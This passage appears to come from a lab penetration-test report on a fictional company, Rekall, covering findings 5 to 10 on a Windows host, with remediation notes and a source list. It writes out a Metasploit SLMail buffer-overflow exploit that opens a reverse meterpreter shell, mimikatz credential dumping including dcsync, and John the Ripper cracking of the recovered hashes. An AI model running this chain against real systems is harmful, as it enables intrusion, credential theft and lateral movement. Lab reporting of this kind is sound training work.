

	<pre> root@kali: ~ root@kali: ~ root@kali: ~ root@kali: ~ root@kali: ~ root@kali: ~ Folder: \Microsoft\XblGameSave TaskName Next Run Time Status XblGameSaveTask N/A Ready C:\Program Files (x86)\SLmail\System> schtasks /query /TN flag5 /FO list /v schtasks /query /TN flag5 /FO list /v Folder: \ HostName: WIN10 TaskName: \Flag5 Next Run Time: N/A Status: Ready Logon Mode: Interactive/Background Last Run Time: 8/6/2022 1:31:39 PM Last Result: 267014 Author: WIN10\sysadmin Task To Run: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C\$\\$ Scheduled Task State: Enabled Idle Task: On Logon Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle State end Power Management: Stop On Battery Mode Run As User: ADMBob Delete Task If Not Rescheduled: Disabled Stop Task If Runs X Hours and X Mins: 72:00:00 Schedule: Scheduling data is not available in this format. Schedule Type: At logon time Start Time: N/A Start Date: N/A End Date: N/A Days: N/A Months: N/A Repeat: Every: N/A Repeat: Until: Time: N/A Repeat: Until: Duration: N/A Repeat: Stop If Still Running: N/A HostName: WIN10 TaskName: \Flag5 </pre>
	<pre> type SCHTASKS ?? for usage. C:\Program Files (x86)\SLmail\System> schtasks schtasks We are having trouble restoring your session. Please try again. Folder: \ TaskName Next Run Time Status flag5 N/A Ready MicrosoftEdgeUpdateTaskMachineCore 8/6/2022 6:34:48 PM Ready MicrosoftEdgeUpdateTaskMachineUA 8/6/2022 2:04:48 PM Ready OneDrive Reporting Task-S-1-5-21-2013923 8/7/2022 11:18:12 AM Ready OneDrive Standalone Update Task-S-1-5-21 8/7/2022 1:09:07 PM Ready Folder: \Microsoft TaskName Next Run Time Status INFO: There are no scheduled tasks presently available at your access level. Folder: \Microsoft\OneCore TaskName Next Run Time Status INFO: There are no scheduled tasks presently available at your access level. Folder: \Microsoft\Windows TaskName Next Run Time Status </pre> <ul style="list-style-type: none"> From the previous meterpreter session in Flag 4 ran the schtasks or scheduled tasks utility as a privileged system user uncovering the 5th flag in Rekall's Windows environment.
Affected Hosts	<p>172.22.117.20</p> <p>The previous in this section Flag 4, using the buffer overflow attack lets any malicious actor use the previous buffer overflow vulnerability in the Seattle Lab Mail protocol and gain system level privileges within Rekall's system. From there, ran the schtasks utility in the Windows environment. This reveals the 5th flag but underscores a dire vulnerability within Rekall's environment. With System level privileges a malicious actor can create new accounts to remain in Rekall's system undetected indefinitely. This is known as establishing persistence. With system level privileges it is equally simple for a malicious actor to conceal their activities as they now have access to system logs. There is nothing stopping a malicious actor too moving laterally throughout Rekall's networking environment and interrupting Rekall's normal business operating procedures indefinitely. This is why it is important for Rekall to set up better security infrastructure immediately.</p>
Remediation	

Vulnerability 6	Findings																																
Flag	Flag 6: Computer!																																
Type (Web app / Linux OS / Windows OS)	Windows OS																																
Risk Rating	Critical																																
Description	Credential Dumping																																
Images	 <pre>root@kali:~# echo 'flag6:50135ed3bf5e77097409e4a9aa11aa39' > flag6.txt root@kali:~# john flag6.txt --format=NT Using default input encoding: UTF-8 Loaded 1 password hash (NT [M04 512/512 AVX512BW 16x3]) Warning: no OpenMP support for this hash type, consider --fork=2 Proceeding with single rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Warning: Only ~43 candidates buffered for the current salt, minimum ~48 needed for performance. Almost done! Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Computer! (flag6) 1g 0:00:00:0 DONE 2/3 (2022-08-08 23:12) 7.142g/s 645507p/s 645507c/s 645507C/s News2 .. Faith! Use the "--show --format=NT" options to display all of the cracked passwords reliably Session completed.</pre>  <table border="1"> <thead> <tr> <th>Name</th> <th>Current Setting</th> <th>Required</th> <th>Description</th> </tr> </thead> <tbody> <tr> <td>RHOSTS</td> <td></td> <td>yes</td> <td>The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</td> </tr> <tr> <td>RPORT</td> <td>110</td> <td>yes</td> <td>The target port (TCP)</td> </tr> </tbody> </table> <p>Payload options (windows/meterpreter/reverse_tcp):</p> <table border="1"> <thead> <tr> <th>Name</th> <th>Current Setting</th> <th>Required</th> <th>Description</th> </tr> </thead> <tbody> <tr> <td>EXITFUNC</td> <td>thread</td> <td>yes</td> <td>Exit technique (Accepted: '', seh, thread, process, none)</td> </tr> <tr> <td>LHOST</td> <td>172.22.19.140</td> <td>yes</td> <td>The listen address (an interface may be specified)</td> </tr> <tr> <td>LPORT</td> <td>4444</td> <td>yes</td> <td>The listen port</td> </tr> </tbody> </table> <p>Exploit target:</p> <table border="1"> <thead> <tr> <th>ID</th> <th>Name</th> </tr> </thead> <tbody> <tr> <td>0</td> <td>Windows NT/2000/XP/2003 (SLMail 5.5)</td> </tr> </tbody> </table>  <pre>msf6 exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20 RHOSTS => 172.22.117.20 msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100 LHOST => 172.22.117.100 msf6 exploit(windows/pop3/seattlelab_pass) > run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:64133) at 2022-08-08 23:07:36 -0400 meterpreter > load kiwi Loading extension kiwi... .####. mimikatz 2.2.0 20191125 (x86/windows) .## ^ ##. "A La Vie, A L'Amour" -(oe.eo) ## / \ ## /** Benjamin DELPY "gentilkiwi" (benjamin@gentilkiwi.com) ## \ / ## > http://blog.gentilkiwi.com/mimikatz '## v ##' Vincent LE TOUX (vincent.letoux@gmail.com) '#####' > http://pingcastle.com / http://mysmartlogon.com ***</pre>  <pre>RID : 000003ea (1002) User : Flag6 Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39 lm - 0: 61cc909397b7971a1ce02b26b427882f ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39 Supplemental Credentials: * Primary:NTLM-Strong-NTOWF * Random Value : 4562c122b043911e0fe200dc3dc942f1 * Primary:Kerberos-Newer-Keys * Default Salt : WIN10.REKALL.LOCALFlag6 Default Iterations : 4096 Credentials aes256_hmac (4096) : 9fc67bdc2953ce61ef031c6f1292c1839c784c54d5cb0d9c84e9449ed2c0672f aes128_hmac (4096) : 099f6fcadecafab94da4584097081355 des_cbc_md5 (4096) : 4023cd293ea4f7fd * Packages * NTLM-Strong-NTOWF * Primary:Kerberos * Default Salt : WIN10.REKALL.LOCALFlag6</pre>	Name	Current Setting	Required	Description	RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit	RPORT	110	yes	The target port (TCP)	Name	Current Setting	Required	Description	EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)	LHOST	172.22.19.140	yes	The listen address (an interface may be specified)	LPORT	4444	yes	The listen port	ID	Name	0	Windows NT/2000/XP/2003 (SLMail 5.5)
Name	Current Setting	Required	Description																														
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit																														
RPORT	110	yes	The target port (TCP)																														
Name	Current Setting	Required	Description																														
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)																														
LHOST	172.22.19.140	yes	The listen address (an interface may be specified)																														
LPORT	4444	yes	The listen port																														
ID	Name																																
0	Windows NT/2000/XP/2003 (SLMail 5.5)																																

	<pre>C:\Program Files (x86)\S1mail\System>whoami whoami nt authority\system C:\Program Files (x86)\S1mail\System>exit exit meterpreter > load kiwi Loading extension kiwi... .#####. mimikatz 2.2.0 20191125 (x86/windows) .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ## / \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com) ## \ / ## > http://blog.gentilkiwi.com/mimikatz '## v ##' Vincent LE TOUX (vincent.letoux@gmail.com) '#####' > http://pingcastle.com / http://mysmartlogon.com *** [!] Loaded x86 Kiwi on an x64 architecture. Success. meterpreter > lsa_dump_sam [+] Running as SYSTEM [*] Dumping SAM Domain : WIN10 SysKey : 5746a193a13db189e63aa2583949573f Local SID : S-1-5-21-2013923347-1975745772-2428795772 SAMKey : 5f266b4ef9e57871830440a75bebebc RID : 000001f4 (500) User : Administrator RID : 000001f5 (501) User : Guest RID : 000001f7 (503) User : DefaultAccount RID : 000001f8 (504) User : WDAGUtilityAccount Hash NTLM: 6c49ebb29d6750b9a34fee28fadb3577</pre>
	<ul style="list-style-type: none"> From the previous meterpreter session in the Metasploit console loaded the Kiwi module also commonly known as mimikatz. To load the kiwi module: <ul style="list-style-type: none"> load Kiwi Greatly expands the ability to uncover Windows based credential sets After the kiwi module was successfully loaded, ran the lsa_dum_sam: <ul style="list-style-type: none"> This uncovered the user Flag 6 with the NTLM hash which can be cracked using the John the Ripper password cracking utility. Uncover the user Flag6 with the password of Computer!
Affected Hosts	172.22.117.20
Remediation	<p>As outlined in Flag 5 of this section, once a malicious user gains system level access, the potential damage to Rekall's systems escalates quickly. From the previous meterpreter session was able to load the Kiwi or what is more commonly known and the mimikatz module. This is a useful tool for penetration testers and malicious users alike as it greatly expands the ability to uncover hashed windows passwords which can then be cracked using the John the Ripper utility. Though this compounding exploit from flag 4, it would be possible for any malicious user to move laterally through Rekall's environment using the Flag6 and Computer! credentials. Please see Flag 12 Day 2: Attacking the Linux Servers for remediation suggestions. Please change the account credentials for the Flag 6 Computer! account immediately.</p>

Vulnerability 7	Findings
Flag	Flag 7
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Sensitive data exposure
	<pre>C:\ meterpreter > ls -a Listing: C:\ Mode Size Type Last modified Name 040777/rwxrwxrwx 0 dir 2022-02-15 13:16:29 -0500 \$Recycle.Bin 040777/rwxrwxrwx 0 dir 2022-02-22 11:24:28 -0500 \$WinREAgent 040777/rwxrwxrwx 0 dir 2022-02-15 21:01:25 -0500 Documents and Settings 000000/- 0 fif 1969-12-31 19:00:00 -0500 DumpStack.log.tmp 040777/rwxrwxrwx 0 dir 2019-12-07 04:14:52 -0500 PerfLogs 040555/r-xr-xr-x 4096 dir 2022-02-15 20:58:51 -0500 Program Files 040555/r-xr-xr-x 4096 dir 2022-02-15 11:22:05 -0400 Program Files (x86) 040777/rwxrwxrwx 4096 dir 2022-02-15 21:01:44 -0500 ProgramData 040777/rwxrwxrwx 4096 dir 2022-02-15 13:01:51 -0500 Recovery 040777/rwxrwxrwx 4096 dir 2022-02-15 17:11:31 -0500 System Volume Information 040555/r-xr-xr-x 4096 dir 2022-02-11 17:11:32 -0500 Users 040777/rwxrwxrwx 16384 dir 2022-03-07 12:26:34 -0500 Windows 000000/- 0 fif 1969-12-31 19:00:00 -0500 pagefile.sys 000000/- 0 fif 1969-12-31 19:00:00 -0500 swapfile.sys 040777/rwxrwxrwx 12288 dir 2022-02-15 17:13:45 -0500 xampp meterpreter > cd Users meterpreter > cd Public meterpreter > cd Documents meterpreter > ls -a Listing: C:\Users\Public\Documents Mode Size Type Last modified Name 040777/rwxrwxrwx 0 dir 2022-02-15 21:01:26 -0500 My Music 040777/rwxrwxrwx 0 dir 2022-02-15 21:01:26 -0500 My Pictures 040777/rwxrwxrwx 0 dir 2022-02-15 21:01:26 -0500 My Videos 100666/rw-rw-rw- 278 fil 2019-12-07 04:12:42 -0500 desktop.ini 100666/rw-rw-rw- 32 fil 2022-02-15 17:02:28 -0500 flag7.txt meterpreter > cat flag7.txt 6fd73e3a2c2740328d57ef32557c2fdc meterpreter > ■</pre>
Images	<pre>meterpreter > pwd C:\ meterpreter > ls -a Listing: C:\ Mode Size Type Last modified Name 040777/rwxrwxrwx 0 dir 2022-02-15 13:16:29 -0500 \$Recycle.Bin 040777/rwxrwxrwx 0 dir 2022-02-22 11:24:28 -0500 \$WinREAgent 040777/rwxrwxrwx 0 dir 2022-02-15 21:01:25 -0500 Documents and Settings 000000/- 0 fif 1969-12-31 19:00:00 -0500 DumpStack.log.tmp 040777/rwxrwxrwx 0 dir 2019-12-07 04:14:52 -0500 PerfLogs 040555/r-xr-xr-x 4096 dir 2022-02-15 20:58:51 -0500 Program Files 040555/r-xr-xr-x 4096 dir 2022-02-15 11:22:05 -0400 Program Files (x86) 040777/rwxrwxrwx 4096 dir 2022-02-15 16:45:44 -0500 ProgramData 040777/rwxrwxrwx 0 dir 2022-02-15 21:01:32 -0500 Recovery 040777/rwxrwxrwx 4096 dir 2022-02-15 13:01:51 -0500 System Volume Information 040555/r-xr-xr-x 4096 dir 2022-02-15 17:11:31 -0500 Users 040777/rwxrwxrwx 16384 dir 2022-03-07 12:26:34 -0500 Windows 000000/- 0 fif 1969-12-31 19:00:00 -0500 pagefile.sys 000000/- 0 fif 1969-12-31 19:00:00 -0500 swapfile.sys 040777/rwxrwxrwx 12288 dir 2022-02-15 17:13:45 -0500 xampp meterpreter > cd Users meterpreter > cd Public meterpreter > cd Documents meterpreter > ls -a Listing: C:\Users\Public\Documents Mode Size Type Last modified Name 040777/rwxrwxrwx 0 dir 2022-02-15 21:01:26 -0500 My Music 040777/rwxrwxrwx 0 dir 2022-02-15 21:01:26 -0500 My Pictures 040777/rwxrwxrwx 0 dir 2022-02-15 21:01:26 -0500 My Videos 100666/rw-rw-rw- 278 fil 2019-12-07 04:12:42 -0500 desktop.ini 100666/rw-rw-rw- 32 fil 2022-02-15 17:02:28 -0500 flag7.txt meterpreter > ■</pre> <ul style="list-style-type: none"> Through simply exploring the file system as an unauthorized privileged user in Rekall's system ran a list command ls -a to uncover the 7th flag shown in the first screenshot.
Affected Hosts	172.22.117.20

Remediation	From the exploit in Flag 4 of this section of the report, it is hopefully evident to Rekall why it is important to have important patching and update mechanisms in place. A malicious actor is able to quickly navigate through Rekall's environment encountering little hindrance or detection. Please see Flags 4 and 5 of this section in addition to Flag 4 Attacking the Web Application CTF for remediation suggestions.
--------------------	---

Vulnerability 8	Findings
Flag	Flag 8: ad12fc2ffc1e47
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Credential Dumping
Images	 

```
[root@Kali:~]# ./john bob.txt --format=mscash2
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 2 OpenMP threads
Proceeding with single, rules:single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 13 candidates buffered for the current salt, minimum 32 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
ChangeMe!          (ADMbob)
ig 0:00:00:00 DONE 2 /3 [2022-08-08 23:46] 3.448g/s 3582p/s 3582c/s 3582C/s 12345..barney
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.

[root@Kali:~]# meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-368984876-116297675 )
Domain FQDN : reckall.local

Policy subsystem is : 1.18
MSA Key(s) : {810bc393-7993-b2cb-ad39-d0ee4ca75ea?}
{810bc393-7993-b2cb-ad39-d0ee4ca75ea?} ea5cf6a2d056246228d9a0f34182747135096323412d97ee82f9d14c046020

* Iteration is set to default (10240)

[NU$1 - 8 / 2022 8:1:25 PM]
RID      : 00000450 (1104)
User     : REKALL\ADMbob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b

meterpreter > 
```

- Through the msfconsole with the kiwi module still running from previous flag 4-6 , ran additional kiwi commands to ensure the most exposure of Rekall credentials:
 - ran kiwi_cmd lsadump::cache
 - This uncovered the Rekall user ADMBob
 - Any malicious actor could then infer perhaps the Bob account additionally may have ADMInistrator privileges.
 - Ran the John the Ripper password cracking utility on the hash with the option flag –msocache2
 - This helps create persistence and lateral movement within Rekall's system.

Affected Hosts	172.22.117.20
Remediation	<p>By leveraging the previously gained credentials in the previous flag, Flag 7, it would be a malicious actors next step to attempt lateral movement within Rekall's network. This is achieved by running the psexec module on the metasploit console. From one exploit in Flag4 to being able to move on to the Server2019 machine underscores why it is crucial Rekall implements better cybersecurity infrastructure and log monitoring practices. Please see Flags 4 and 5 of this section for remediation suggestions; Please change the account credential on the username:ADMBob and Password: Changeme! immediately.</p>

Vulnerability 9	Findings
Flag	Flag 9: f7356e02f44c4fe7bf5374ff9bcbf872
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical

Description	Sensitive data exposure
Images	<pre>meterpreter > ls -a C:\ meterpreter > Listing: C:\ Mode Size Type Last modified Name 0x0777/rwxrwxrwx 0 dir 2022-02-15 13:14:22 -0500 \$Recycle.Bin 0x0777/rwxrwxrwx 0 dir 2022-02-15 13:01:09 -0500 Documents and Settings 0x0777/rwxrwxrwx 0 dir 2018-09-15 03:19:00 -0400 PerfLogs 0x0555/r-xr-xr-x 4096 dir 2022-02-15 13:14:06 -0500 Program Files 0x0555/r-xr-xr-x 4096 dir 2022-02-15 13:14:08 -0500 Program Files (x86) 0x0777/rwxrwxrwx 4096 dir 2022-02-15 16:27:48 -0500 ProgramData 0x0777/rwxrwxrwx 0 dir 2022-02-15 13:01:13 -0500 Recovery 0x0777/rwxrwxrwx 4096 dir 2022-02-15 16:14:31 -0500 System Volume Information 0x0555/r-xr-xr-x 4096 dir 2022-02-15 16:13:58 -0500 Users 0x0777/rwxrwxrwx 16384 dir 2022-02-15 16:10:43 -0500 Windows 100000/rw-rw-rw- 32 fil 2022-02-15 17:04:29 -0500 flag9.txt 000000/0 0 fif 1969-12-31 19:00:00 -0500 pagefile.sys meterpreter > cat flag9.txt f7356e02ff4c4fe7bf5374ff9bc872meterpreter ></pre> <ul style="list-style-type: none"> As a privilege user in the meterpreter session simply ran a ls -a command to uncover flag 9.
Affected Hosts	172.22.117.20
Remediation	<p>As lateral movement onto Server2019 as a privileged system user, it is nothing for a malicious actor to simply peruse Rekall files at their leisure. Through simple ls command was able to uncover and additional flags and would easily be able to exfiltrate all kinds of privilege data from an entirely different machine than the initial access point of Flag 4 granted. Please see Flags 4 and 5 of this section for remediation suggestions; See Flag 4 Attacking the Web Application CTF for remediation suggestions.</p>

Vulnerability 10	Findings
Flag	Flag 10: 4f0cf309a1965906fd2ec39dd23d582
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Sensitive data exposure
Images	<pre>meterpreter > load kiwi Loading extension kiwi ... #####. mimikatz 2.2.0 20191125 (x86/windows) #####. "A La Vie, A L'Amour" - (oo.oo) ## ^ ##. /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com) ## \ ##. > http://blog.gentilkiwi.com/mimikatz ## v ##. Vincent LE TOUX (vincent.letoux@gmail.com) '####'. > http://pingcastle.com / http://mysmartlogon.com **/ [!] Loaded x86 Kiwi on an x64 architecture. Success. meterpreter > dcsync_ntlm administrator [!] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Controller) [+] Account : administrator [+] NTLM Hash : 4f0cf309a1965906fd2ec39dd23d582 [+] LM Hash : 0e0bc3297033f52b59d01ba2328be55 [+] SID : S-1-5-21-348458390-3689884876-116297675-500 [+] RID : 500 meterpreter ></pre>
Affected Hosts	172.22.117.20
Remediation	<p>Similarly to flags 6 and 8 of the section used a similar process to gain additional credentials in the Rekall environment. Following a similar operating procedure namely using the Kiwi extension to uncover hashed Windows password followed up by the use of the John the Ripper utility to uncover</p>

another Administrator account with their password
4f0cf309a1965906fd2ec39dd23d582. Please see Flags 4,5,6, and 8 of this
**section for remediation suggestions; See also Flag 4 Attacking the Web
Application CTF for remediation suggestions.**
Please Change the account credentials for the Administrator account.

Sources:

Affinity IT."What is a Session Management Vulnerability". [What is a Session Management Vulnerability ? \(affinity-it-security.com\)](#). Date of Access: 08/08/2022.

Bright Security. "Local File Inclusion: Understanding and Preventing Attacks". [Local File Inclusion: Understanding and Preventing Attacks \(brightsec.com\)](#). Date of Access: 08/08/2022.

"PHP Code Injection: Examples and 4 Preventions Tips". [PHP Code Injection: Examples and 4 Prevention Tips \(brightsec.com\)](#). Date of Access: 08/08/2022.

Briskinfosec. "Drupal Core Remote Code Execution Vulnerability". [Drupal Core Remote Code Execution Vulnerability: CVE-2019-6340 | by Briskinfosec | Medium](#). Date of Access: 08/09/2022

Crash Test Security."Sensitive Data Exposure and How to Prevent It". [Sensitive Data Exposure \(Fuzzing\) and How to Prevent it \(crashtest-security.com\)](#). Date of Access: 08/08/2022.

Geeks for Geeks. "14 Most Common Network Protocols and Their Vulnerabilities." [14 Most Common Network Protocols And Their Vulnerabilities - GeeksforGeeks](#). Date of Access: 08/09/2022.

Devin Gergin. "Mitigating the Bash (ShellShock) Vulnerability". [Mitigating the Bash \(ShellShock\) Vulnerability - CrowdStrike](#). Date of Access: 08/09/2022.

Steve Gibson. "Port Authority: Port 110". [GRC | Port Authority, for Internet Port 110](#). Date of Access: 08/09/2022.

Fortinet. "What is a Brute Force Attack". [What is a Brute Force Attack? | Definition, Types & How It Works \(fortinet.com\)](#). Date of Access: 08/08/2022.

"What is a Port Scan? How to Prevent Port Scan Attacks." [What Is A Port Scan? How To Prevent Port Scan Attacks? | Fortinet](#). Date of Access: 08/09/2022.

Invicti. "Directory Traversal". [Directory traversal | Invicti](#). Date of Access: 08/08/2022.

Imperva. "Remoted Code Execution (RCE) Attacks on Apache Struts." [Remote Code Execution \(RCE\) Attacks on Apache Struts | Imperva](#). Date of Access: 08/09/2022.

Swati Khandelwal. "Apache Tomcat Patches." [Apache Tomcat Patches Important Remote Code Execution Flaw \(thehackernews.com\)](#). Date of Acces: 08/09/2022.

Christian Lappan and David Weinberg."What You Need to Know About the Apache Struts Vulnerability". [What You Need to Know About the Apache Struts Vulnerability - Updated | Threat Stack](#). Date of Acces: 08/09/2022.

Linux Hint. "Howe to Block of Unblock Ping Requests". [How to block or unblock ping requests on Ubuntu Server 20.04 LTS \(linuxhint.com\)](#). Date of Access: 08/09/2022.

Rapid7."Seattle Lab Mail 5.5 Pop3 Buffer Overflow". [Seattle Lab Mail 5.5 POP3 Buffer Overflow \(rapid7.com\)](#). Date of Access: 08/09/2022.

Bob Rudis."Drupal Remote Code Execution". [CVE-2019-6340 Drupal Core Remote Code Execution Explained | Rapid7 Blog](#). Date of Access: 08/09/2022.

University of Washington. "Mitigating Cross-site Scripting (XSS) Vulnerabilities".[Mitigating Cross-site Scripting \(XSS\) Vulnerabilities – Office of the Chief Information Security Officer \(uw.edu\)](#). Date of Access: 08/08/2022.

Verizon. "What is and How to Mitigate Cross Site Scripting Attacks".[What Is & How to Mitigate Cross-Site Scripting \(XSS\) Attacks | Verizon Business](#). Date of Access: 08/08/2022.